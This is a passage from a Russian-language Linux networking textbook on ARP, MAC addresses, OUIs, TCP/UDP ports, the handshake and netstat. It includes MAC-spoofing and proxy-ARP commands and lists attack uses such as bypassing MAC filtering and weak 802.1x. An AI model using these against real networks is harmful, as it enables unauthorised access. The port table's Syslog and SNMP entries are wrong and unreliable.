


Рис. 3.2. Перемещение вверх и вниз по стеку OSI с инкапсуляцией и декапсуляцией по мере продвижения

Этот принцип позволяет, например, одному производителю изготавливать коммутатор, который будет взаимодействовать с сетевой картой другого производителя, а коммутаторам — работать с маршрутизаторами. Модель OSI также гармонизирует экосистему приложений: по большей части их разработчикам не нужно беспокоиться об IP-адресах, маршрутизации или различиях между беспроводными и проводными сетями — все это уже обеспечено на других уровнях. Сеть можно рассматривать как черный ящик: вы отправляете данные на одном конце и можете быть уверены, что на другом конце они придут в нужное место и в нужном формате.

Теперь, когда мы освоили основы модели OSI, давайте подробно рассмотрим канальный уровень передачи данных, изучив команду `arp` и локальную таблицу ARP.

Уровень 2: связь между адресами IP и MAC с помощью ARP

Опираясь на модель OSI, легко заметить, что наше обсуждение IP-адресов до сих пор было сосредоточено вокруг уровня 3. Именно здесь начинаются и заканчиваются сетевые пути в понимании обычных людей и даже многих специалистов в области IT и сетей. Они доходят до этого уровня и считают все остальное черным ящиком. Но для профессиональных сетевых инженеров уровни 1 и 2 чрезвычайно важны, так что давайте начнем с уровня 2.

Теоретически MAC-адреса — это адреса, которые *зашифты* в каждый сетевой интерфейс. Хотя обычно это так, MAC-адрес довольно легко изменить. Что же такое MAC-адрес? Это 12-значный (6-байтовый/48-битный) адрес, который чаще всего отображается в шестнадцатеричном формате. При отображении байты или двойные байты, как правило, разделяются дефисом (-) или точкой (.). Таким образом, типичные MAC-адреса выглядят как `00-0c-29-3b-73-cb` или `9a93.5d84.5a69` (это два стандартных представления MAC-адресов).

На практике эти адреса используются для связи между узлами в одной VLAN или подсети. Если посмотреть на перехват пакетов (мы вернемся к этому позже, в главе 11 «Перехват и анализ пакетов в Linux»), можно увидеть, что в начале сеанса связи TCP отправитель рассылает широковещательный (то есть предназначенный для всех станций в подсети) **запрос ARP** вида «у кого в сети IP-адрес `x.x.x.x`?». **Ответ ARP** от узла с этим адресом будет иметь вид «Это я, а мой MAC-адрес — `aaaa.bbbb.cccc`». Если искомый IP-адрес находится в другой подсети, отправитель запросит шлюз для этой подсети (обычно это шлюз по умолчанию, если не определены локальные маршруты).

Далее отправитель и получатель обмениваются данными, используя MAC-адреса. Инфраструктура коммутатора, к которой подключены оба узла, использует MAC-адреса только внутри каждой VLAN, и это одна из причин, по которой коммутаторы намного быстрее маршрутизаторов. Когда мы посмотрим на фактические пакеты (в главе о перехвате пакетов), то увидим в каждом пакете MAC-адреса отправителя и получателя, а также их IP-адреса.

Данные ARP кэшируются на каждом узле в **кэше ARP** или в **таблице ARP**, которую можно просмотреть с помощью команды `arp`:

```
$ arp -a
? (192.168.122.138) at f0:ef:86:0f:5d:70 [ether] on ens33
? (192.168.122.174) at 00:c3:f4:88:8b:43 [ether] on ens33
```

```
? (192.168.122.5) at 00:5f:86:d7:e6:36 [ether] on ens33
? (192.168.122.132) at 64:f6:9d:e5:ef:60 [ether] on ens33
? (192.168.122.7) at c4:44:a0:2f:d4:c3 [ether] on ens33
_gateway (192.168.122.1) at 00:0c:29:3b:73:cb [ether] on ens33
```

Как видите, все это довольно просто. Команда `arp` связывает IP-адрес уровня 3 с MAC-адресом уровня 2 и **сетевой картой** уровня 1 (**NIC**, Network Interface Card). MAC-адреса, которые содержатся в таблице, обычно выясняются на основании трафика — как запросов, так и ответов ARP. Срок их действия не бесконечен: как правило, если для MAC-адреса не наблюдается входящего или исходящего трафика, то через небольшой промежуток времени адрес удаляется из таблицы. Продолжительность этого промежутка можно увидеть в соответствующем файле в каталоге `/proc`:

```
$ cat /proc/sys/net/ipv4/neigh/default/gc_stale_time
60
$ cat /proc/sys/net/ipv4/neigh/ens33/gc_stale_time
60
```

Обратите внимание, что существует как значение по умолчанию (в секундах), так и значение для каждого сетевого адаптера (обычно они совпадают). Эти интервалы могут показаться слишком короткими, ведь срок действия таблицы сопоставления MAC-адресов (так называемой таблицы CAM) на коммутаторах обычно составляет 5 минут, а таблицы ARP на маршрутизаторах — 14 400 секунд (4 часа). Эти значения обусловлены ресурсами оборудования. У большинства рабочих станций достаточно ресурсов для того, чтобы часто отправлять пакеты ARP. Коммутаторы узнают MAC-адреса из трафика (в том числе из запросов и ответов ARP), поэтому для них имеет смысл установить более долгий срок действия таблицы, чем для рабочей станции. Аналогично длительный таймер кэширования ARP на маршрутизаторах экономит ресурсы их процессора и сетевой карты. Время ожидания на маршрутизаторах так велико, потому что в прошлом их пропускная способность и ресурсы процессора были весьма ограничены по сравнению практически со всем остальным оборудованием в сети. Хотя в наше время это уже не так, на маршрутизаторах по умолчанию сохраняется большой срок действия кэша ARP. Об этом часто забывают, когда заменяют маршрутизатор или брандмауэр: я много раз занимался техническим обслуживанием такого типа, когда после замены оборудования команда `clear arp` на нужном маршрутизаторе волшебным образом решала все проблемы.

Мы еще не говорили о каталоге `/proc` в Linux — это виртуальный каталог файлов с текущими настройками и состояниями различных компонентов узла Linux. Это не настоящие файлы, но они ведут себя подобно файлам, поэтому для них можно использовать файловые команды `cat`, `grep`, `cut`, `sort`, `awk` и т. д. Например, в `/proc/net/dev` можно просмотреть ошибки и параметры сетевого интерфейса (обратите внимание, что в этом листинге строки плохо выравниваются):

```
$ cat /proc/net/dev
Inter-|   Receive
|   Transmit
 face |bytes    packets errs drop fifo frame compressed
multicast|bytes    packets errs drop fifo colls carrier
compressed
 lo:   208116    2234    0      0    0    0    0
0     208116    2234    0      0    0    0    0
ens33: 255945718  383290    0    662    0    0    0
0     12013178  118882    0      0    0    0    0
```

Можно даже посмотреть статистику по используемой памяти (хотя `meminfo` содержит гораздо больше информации):

```
$ cat /proc/meminfo | grep Mem
MemTotal:      8026592 kB
MemFree:       3973124 kB
MemAvailable:  6171664 kB
```

Вернемся к ARP и MAC-адресам. Можно добавить статический MAC-адрес — такой, срок действия которого не истечет и который может отличаться от реального MAC-адреса узла, к которому вы подключаетесь. Так часто делают для устранения неполадок. Также можно очистить запись ARP, что может потребоваться, если маршрутизатор был заменен (например, если у вашего маршрутизатора-шлюза по умолчанию тот же IP-адрес, но теперь другой MAC-адрес). Обратите внимание, что для просмотра таблицы ARP не нужны специальные права, но, чтобы ее изменить, они определенно требуются!

Чтобы добавить статическую запись, сделайте так (обратите внимание на состояние PERM):

```
$ sudo arp -s 192.168.122.200 00:11:22:22:33:33
$ arp -a | grep 192.168.122.200
? (192.168.122.200) at 00:11:22:22:33:33 [ether] PERM on ens33
```

Чтобы удалить запись ARP, выполните следующие действия (обратите внимание, что параметр `-i interfacename` в этой команде обычно пропускается):

```
$ sudo arp -i ens33 -d 192.168.122.200
```

А так можно замаскироваться под заданный IP-адрес — например, чтобы отвечать на запросы ARP для IP `10.0.0.1`:

```
$ sudo arp -i eth0 -Ds 10.0.0.1 eth1 pub
```

Наконец, также можно легко изменить MAC-адрес интерфейса. Может показаться, что это помогает избежать дублирования адресов, однако такая ситуация встречается крайне редко. Вот несколько обоснованных причин менять MAC-адрес:

- Вы заменили брандмауэр, а ваш MAC-адрес жестко «защит» у интернет-провайдера.
- Вы заменили узел или его сетевую карту, и вышестоящий маршрутизатор вам недоступен, однако вы не готовы ждать 4 часа, пока на нем истечет срок действия кэша ARP.
- Вы заменили узел, и в DHCP зарезервирован старый MAC-адрес, который вам нужно использовать, но у вас нет доступа к редактированию этой записи DHCP.
- Устройства Apple меняют свои беспроводные MAC-адреса по соображениям конфиденциальности. Однако с учетом того, сколько существует других (и более простых) методов отслеживать личность человека, эта защита обычно не так эффективна.

К злонамеренным причинам изменения MAC-адреса относятся такие:

- Вы атакуете беспроводную сеть и выяснили, что после аутентификации точка доступа проверяет только MAC-адреса клиентов.
- То же, что в предыдущем пункте, но вы атакуете сеть Ethernet, которая защищена аутентификацией 802.1x, но с небезопасной или неполной конфигурацией (мы рассмотрим это подробнее в следующей главе).
- Вы атакуете беспроводную сеть, доступ к которой разрешен только для определенных MAC-адресов.

Надеюсь, этот список наглядно демонстрирует, что использовать MAC-адреса в целях безопасности — обычно не лучшее решение.

Есть четыре способа выяснить свой MAC-адрес:

```
$ ip link show
1: lo: <LOOPBACK,UP,LOWER_UP> mtu 65536 qdisc noqueue state UNKNOWN mode DEFAULT
group default qlen 1000
    link/loopback 00:00:00:00:00:00 brd 00:00:00:00:00:00
2: ens33: <BROADCAST,MULTICAST,UP,LOWER_UP> mtu 1400 qdisc fq_codel state UP
mode DEFAULT group default qlen 1000
    link/ether 00:0c:29:33:2d:05 brd ff:ff:ff:ff:ff:ff
$ ip link show ens33 | grep link
    link/ether 00:0c:29:33:2d:05 brd ff:ff:ff:ff:ff:ff
$ ifconfig
ens33: flags=4163<UP,BROADCAST,RUNNING,MULTICAST> mtu 1400
    inet 192.168.122.22 netmask 255.255.255.0 broadcast
192.168.122.255
    inet6 fe80::1ed6:5b7f:5106:1509 prefixlen 64 scopeid 0x20<link>
    ether 00:0c:29:33:2d:05 txqueuelen 1000 (Ethernet)
    RX packets 384968 bytes 256118213 (256.1 MB)
    RX errors 0 dropped 671 overruns 0 frame 0
    TX packets 118956 bytes 12022334 (12.0 MB)
```

```

TX errors 0 dropped 0 overruns 0 carrier 0 collisions 0
lo: flags=73<UP,LOOPBACK,RUNNING> mtu 65536
    inet 127.0.0.1 netmask 255.0.0.0
    inet6 ::1 prefixlen 128 scopeid 0x10<host>
    loop txqueuelen 1000 (Local Loopback)
    RX packets 2241 bytes 208705 (208.7 KB)
    RX errors 0 dropped 0 overruns 0 frame 0
    TX packets 2241 bytes 208705 (208.7 KB)
    TX errors 0 dropped 0 overruns 0 carrier 0 collisions 0

$ ifconfig ens33 | grep ether
    ether 00:0c:29:33:2d:05 txqueuelen 1000 (Ethernet)

```

Чтобы изменить MAC-адрес узла Linux, есть несколько методов:

В графическом интерфейсе Linux можно начать с того, чтобы щелкнуть на значке сети на верхней панели, а затем выбрать пункт **Настройки (Settings)** для вашего интерфейса. Кроме того, для узла с одной картой Ethernet можно выбрать **Проводное (Wired Connection)**, затем **Настройки подключения (Wired Settings)**:




Рис. 3.3. Изменение MAC-адреса с помощью графического интерфейса, шаг 1

В появившемся окне откройте диалоговое окно **Создать профиль (New Profile)**, щелкнув на значке «+», а затем просто добавьте MAC-адрес в поле **Клонированный адрес (Cloned Address)**:

«+» Икон — Значок «+»

New MAC Goes Here — Здесь записывается новый MAC-адрес




Рис. 3.4. Изменение MAC-адреса с помощью графического интерфейса, шаг 2

То же самое можно сделать из командной строки или с помощью скрипта таким образом (конечно, используя ваши имена интерфейсов и нужный MAC-адрес):

```
$ sudo ip link set dev ens33 down
$ sudo ip link set dev ens33 address 00:88:77:66:55:44
$ sudo ip link set dev ens33 up
```

Есть также утилита `macchanger`, с помощью которой можно изменить MAC-адрес вашего интерфейса на какое-то определенное или псевдослучайное значение.

Чтобы закрепить изменение MAC-адреса, можно использовать `netplan` и связанные с ним файлы конфигурации. Сначала сделайте резервную копию файла конфигурации `/etc/netplan/01-network-manager-all.yaml`, а затем отредактируйте его. Обратите внимание: чтобы изменить MAC-адрес, сначала нужно с помощью инструкции `match` указать MAC-адрес, встроенный в оборудование (BIA, Burned-In Address), а в следующей строке задать новый адрес:

```
network:
  version: 2
  ethernets:
    ens33:
      dhcp4: true
      match:
        macaddress: b6:22:eb:7b:92:44
      macaddress: xx:xx:xx:xx:xx:xx
```

Новую конфигурацию можно протестировать с помощью `sudo netplan try` и применить с помощью `sudo netplan apply`.

Кроме того, можно создать или отредактировать файл `/etc/udev/rules.d/75-mac-spoof.rules`, который будет выполняться при каждом запуске. Добавьте в него строку:

```
ACTION=="add", SUBSYSTEM=="net", ATTR{address}=="XX:XX:XX:XX:XX:XX",  
RUN+="/usr/bin/ip link set dev ens33 address YY:YY:YY:YY:YY:YY"
```

После того как мы освоили основы использования MAC-адресов в ARP, давайте глубже рассмотрим, как MAC-адреса связаны с производителями различных сетевых адаптеров.

Уникальный идентификатор организации (OUI) в MAC-адресе

Итак, после того как мы рассмотрели ARP и сроки действия кэша, знаем ли мы все необходимое об уровне 2 и MAC-адресах? Еще нет! Давайте поговорим об **уникальном идентификаторе организации (OUI, Organizationally Unique Identifier)**. Если вы помните, как IP-адреса разбиваются на сетевую и узловую части с помощью маски подсети, вы удивитесь, когда узнаете, что в MAC-адресах есть аналогичное разделение!

Старшие биты каждого MAC-адреса предназначены для того, чтобы идентифицировать производителя, — это значение называется OUI. Идентификаторы OUI зарегистрированы в официальном реестре, который поддерживает IEEE, и размещены по адресу <http://standards-oui.ieee.org/oui.txt>.

Стоит отметить, что проект Wireshark поддерживает более полный список по адресу <https://gitlab.com/wireshark/wireshark/-/raw/master/manuf>. Wireshark также предлагает веб-приложение для поиска по этому списку: <https://www.wireshark.org/tools/oui-lookup.html>.

Обычно MAC-адрес делится ровно пополам: первые 3 байта (6 символов) выделяются для OUI, а последние 3 байта — для уникальной идентификации устройства. Однако организации могут приобретать более длинные OUI (за меньшую плату), и в этом случае для устройств остается меньше адресов.

OUI — отличный инструмент для устранения неполадок в сети: когда возникают проблемы или появляются неизвестные станции, значения OUI могут помочь их идентифицировать. Знания об OUI пригодятся нам позже в этой главе, когда мы будем обсуждать сетевые сканеры (в частности, Nmap).

Если вам нужен синтаксический анализатор OUI с интерфейсом командной строки для Linux или Windows, я разместил его по адресу <https://github.com/robvandenbrink/ouilookup>.

На этом мы завершаем наш экскурс по уровню 2 модели OSI и изучение ее связи с уровнем 3. Давайте поднимемся на уровень 4 и рассмотрим протоколы TCP и UDP, а также связанные с ними службы.

Уровень 4: как работают порты TCP и UDP

Когда идет речь об уровне 4 модели OSI, и в частности о понятии *портов*, обычно имеют в виду **TCP (протокол управления передачей, Transmission Control Protocol)** и **UDP (протокол пользовательских датаграмм, User Datagram Protocol)**.

Когда станция хочет связаться с другой станцией в той же подсети, используя IP-адрес получателя (этот адрес обычно определяется на прикладном уровне или на уровне представления), она ищет в своем кэше ARP MAC-адрес, соответствующий этому IP-адресу. Если для него нет записи, станция отправляет запрос ARP на локальный широковещательный адрес (как мы обсуждали в предыдущем разделе).

На следующем шаге протокол (TCP или UDP) устанавливает связь между портами. Станция выбирает доступный порт выше 1024 и ниже 65535 (максимальное значение порта), который называется **динамическим портом (ephemeral port)**. Затем она подключается с этого порта к фиксированному порту на сервере. Комбинация этих портов в сочетании с IP-адресами на обоих концах и используемым протоколом (либо TCP, либо UDP) всегда уникальна (из-за того, как выбран исходный порт) и называется **кортежем (tuple)**. Эту структуру можно расширить, особенно в конфигурациях NetFlow, где добавляются различные параметры, например значения **QoS (Quality of Service, качество обслуживания)**, **DSCP (Differentiated Services Code Point, кодовая точка дифференцированных услуг)** или **ToS (Type of Service, тип обслуживания)**, имена приложений и интерфейсов и информация о маршрутизации, такая как **ASN (Autonomous System Numbers, номера автономных систем)**, сведения об MPLS или VLAN, а также байты входящего и исходящего трафика. Из-за этой гибкости базовый кортеж из пяти значений, на котором строятся все остальные, часто называют **5-кортеж (5-tuple)**.

Первые 1024 порта (пронумерованные от 0 до 1023) почти никогда не бывают управляемыми: они специально предназначены для использования в качестве серверных портов, и чтобы работать с ними, нужны права суперпользователя. Порты в диапазоне 1024–49151 считаются «пользовательскими», а 49152–65535 — динамическими или частными портами. Однако серверы не обязаны использовать порты с номерами ниже 1024: например, почти каждый сервер баз данных использует более высокие порты. Номера серверных портов — просто традиция, которая восходит к тому времени, когда разрабатывались TCP и UDP, а все серверные порты были ниже 1024. Если посмотреть на многие серверы, чья история начиналась в то время, можно увидеть такую картину:

DNS	udp/53, tcp/53
Telnet	tcp/23
SSH	tcp/22
FTP	tcp/20 и tcp/21
HTTP	tcp/80
HTTPS	tcp/443
SNMP	udp/162
Syslog	tcp/443

Полный список официально присвоенных портов поддерживается IANA и публикуется по адресу <https://www.iana.org/assignments/service-names-port-number/service-names-port-numbers.xhtml>. Соответствующая документация находится в RFC 6335.

На практике, однако, *присвоение* — слишком сильное слово для этого списка. Хотя было бы глупо размещать веб-сервер на порте TCP 53 или DNS-сервер на порте UDP 80, многих приложений вообще нет в этом списке. Если вы работаете с одним из таких приложений, просто выберите порт, который обычно свободен, и используйте его. Нередко поставщики используют порты, которые присвоены какой-то определенной службе в списке IANA, но назначают его малоизвестной или менее востребованной службе. Таким образом, по большей части этот список представляет собой набор рекомендаций с неявным намеком на то, что если поставщик выбирает хорошо известный порт для собственного использования, такого поставщика можно считать, скажем так, не очень разумным.

Уровень 4: TCP и трехэтапное квитирование

UDP просто берет значения из 5-кортежа и начинает отправлять данные. Принимающее приложение должно позаботиться о том, чтобы получить эти данные или проверить пакеты приложения с целью убедиться, что данные поступают в правильном порядке, а также обработать ошибки. На самом деле именно из-за отсутствия накладных расходов UDP так часто используется для приложений, критичных по времени, таких как VoIP (Voice over IP, голос поверх IP) и потоковое видео. Если в приложениях такого рода пропущен пакет, то при повторной попытке передачи поток данных прервется, и это заметит конечный пользователь, поэтому до некоторой степени ошибки просто игнорируются.

Зато TCP следит за порядком пакетов и поддерживает их порядковые номера по мере обмена данными. Это позволяет приложениям на основе TCP отслеживать отброшенные или поврежденные пакеты и повторно передавать их, параллельно

отправляя и получая другие данные. Первоначальное согласование всего этого процесса обычно называется **трехэтапным квитированием** («рукопожатием», handshake) — графически это выглядит примерно так:




Рис. 3.5. Трехэтапное квитирование TCP с установленным сеансом TCP

Квитирование работает так:

1. Первый пакет поступает от клиента с динамического порта на фиксированный (как правило) порт сервера. В пакете установлен бит **SYN** (синхронизация), и ему случайно назначен порядковый номер **SEQ**, в данном случае **5432**.
2. В ответном пакете от сервера установлен бит **ACK** (подтверждение) со значением на единицу больше, чем **SYN** входящего пакета (в данном случае **5433**), а также бит **SYN** со своим собственным случайным значением, в данном случае **6543**. Помимо информации о квитировании, в этом пакете (и во всех последующих) могут содержаться данные.
3. Третий пакет — это подтверждение (ACK) первого **SYN** сервера, его номер на единицу больше **SYN** второго пакета (в данном случае **6544**).

4. Все последующие пакеты представляют собой пакеты **ACK**, которые отправляются от клиента к серверу или обратно, поэтому у каждого пакета есть уникальный порядковый номер и направление.

Формально пакет из пункта 2 может быть двумя отдельными пакетами, но обычно они объединяются в один пакет.

Штатное завершение обмена данными работает точно так же. Сторона, которая завершает обмен, передает **FIN**, другая в ответ передает **FIN-ACK**, на него поступает **ACK** от первой стороны, и все готово.

Менее элегантное завершение сеанса часто инициируется пакетом **RST** (reset, сброс): после передачи **RST** все заканчивается и другая сторона не должна отправлять на него ответ.

Мы будем использовать только что изученный материал позже в этой главе, а также на протяжении всей книги. Поэтому если у вас пока не сложилось четкого понимания, перечитайте раздел еще раз, обращая особое внимание на предыдущий рисунок, пока все не станет ясно.

Теперь, когда мы представляем себе, как порты TCP и UDP соединяются друг с другом и в каких случаях приложения могут использовать тот или иной порт, давайте посмотрим, как приложения вашего узла прослушивают различные порты.

Сканирование локальных портов и их связь с запущенными службами

Многие ключевые шаги по устранению неполадок в сети выполняются на одном или на другом конце канала связи, а именно на клиентском или на серверном узле. Например, если веб-сервер недоступен, то в первую очередь полезно проверить, запущен ли его процесс и прослушивает ли он соответствующие порты в ожидании клиентских запросов.

Чтобы оценить состояние текущих сеансов связи и служб на локальном узле, традиционно применяется команда `netstat`. Список всех прослушиваемых портов и подключений можно вывести с помощью следующих параметров:

t	Порты TCP
u	Порты UDP
a	Все порты (прослушивающие и нет)
n	Не выполнять разрешение (resolution) DNS для задействованных IP-адресов. Без этого параметра вывод может значительно замедлиться, потому что команда попытается разрешить каждый IP-адрес в списке.

Здесь проиллюстрированы все перечисленные параметры:

```
$ netstat -tuan
Active Internet connections (servers and established)
Proto Recv-Q Send-Q Local Address           Foreign                  Address State
tcp    0      0 127.0.0.53:53          0.0.0.0:*               LISTEN
tcp    0      0 0.0.0.0:22            0.0.0.0:*               LISTEN
tcp    0      0 127.0.0.1:631         0.0.0.0:*               LISTEN
tcp    0      0 192.168.122.22:34586  13.33.160.88:443        TIME_WAIT
tcp    0      0 192.168.122.22:60862  13.33.160.97:443        TIME_WAIT
Tcp    0      0 192.168.122.22:48468  35.162.157.58:443      ESTABLISHED
tcp    0      0 192.168.122.22:60854  13.33.160.97:443        TIME_WAIT
tcp    0      0 192.168.122.22:50826  72.21.91.29:80         ESTABLISHED
tcp    0      0 192.168.122.22:22     192.168.122.201:3310   ESTABLISHED
tcp    0      0 192.168.122.22:60860  13.33.160.97:443        TIME_WAIT
tcp    0      0 192.168.122.22:34594  13.33.160.88:443        TIME_WAIT
tcp    0      0 192.168.122.22:42502  44.227.121.122:443     ESTABLISHED
Tcp    0      0 192.168.122.22:34596  13.33.160.88:443        TIME_WAIT
tcp    0      0 192.168.122.22:34588  13.33.160.88:443        TIME_WAIT
tcp    0      0 192.168.122.22:46292  35.244.181.201:443     ESTABLISHED
tcp    0      0 192.168.122.22:47902  192.168.122.1:22       ESTABLISHED
tcp    0      0 192.168.122.22:34592  13.33.160.88:443        TIME_WAIT
tcp    0      0 192.168.122.22:34590  13.33.160.88:443        TIME_WAIT
tcp    0      0 192.168.122.22:60858  13.33.160.97:443        TIME_WAIT
tcp    0      0 192.168.122.22:60852  13.33.160.97:443        TIME_WAIT
tcp    0      0 192.168.122.22:60856  13.33.160.97:443        TIME_WAIT
tcp6   0      0 :::22                 :::*                     LISTEN
tcp6   0      0 :::1:631              :::*                     LISTEN
udp    0      0 127.0.0.53:53          0.0.0.0:*               *
udp    0      0 0.0.0.0:49345         0.0.0.0:*               *
udp    0      0 0.0.0.0:631           0.0.0.0:*               *
udp    0      0 0.0.0.0:5353          0.0.0.0:*               *
udp6   0      0 :::5353                :::*                     *
udp6   0      0 :::34878               :::*                     *
$
```

Обратите внимание на разные состояния; их полный список можно просмотреть на справочной странице `netstat` с помощью команды `man netstat`. Самые распространенные состояния перечислены в следующей таблице. Если их описания покажутся вам не вполне ясными, пролистайте пару страниц, чтобы разобраться в теме с помощью диаграмм (рис. 3.6 и 3.7):

LISTEN	Процесс выполняется на узле, прослушивает указанный порт и ожидает, пока кто-нибудь к нему подключится
ESTABLISHED	Указывает либо на локальный процесс, который является клиентом удаленного сервера, либо на удаленный узел, который является клиентом локальной (прослушивающей) службы

ESTABLISHED	<p>По номеру порта обычно можно определить, какая из двух ситуаций имеет место. Если это хорошо известный локальный порт, то работает локальная служба. Если этот хорошо известный порт находится на внешнем адресе, то это сервер, а вы клиент.</p> <p>Если ни один из портов не относится к хорошо известным, посмотрите на порты <code>LISTEN</code> в этом списке. Если есть совпадение, то вы — сервер для удаленного клиента.</p> <p>В терминах пакетов это означает, что трехстороннее квитирование TCP завершено, сеанс TCP установлен и клиент и сервер готовы к обмену данными</p>
TIME_WAIT	<p>Сеанс закрыт, но все еще ожидает получения пакетов. Другими словами, либо клиент, либо сервер отправил пакет <code>FIN</code>. После этого другая сторона отправляет пакет <code>FIN-ACK</code>, за которым следует ответный пакет <code>ACK</code>. Это звучит сложно, но мы вернемся к этому на диаграмме (рис. 3.7).</p> <p>Если последнее квитирование <code>FIN</code> не получит ответа, сеанс завершится по истечении времени ожидания</p>

В следующей таблице показаны состояния, которые встречаются реже, в основном потому, что они обычно очень кратковременные. Если вы постоянно видите какое-нибудь из этих состояний, это может свидетельствовать о неполадках, которые нужно устранить:

SYN_SENT	Клиент отправил пакет <code>TCP SYN</code> и ожидает ответа от сервера. За этим должен немедленно последовать ответ <code>SYN-ACK</code> от сервера, поэтому обычно это состояние активно всего несколько миллисекунд
SYN_RECV	Сервер получил пакет <code>SYN</code> от клиента. Он должен немедленно ответить пакетом <code>SYN-ACK</code> , так что это состояние тоже обычно активно всего несколько миллисекунд
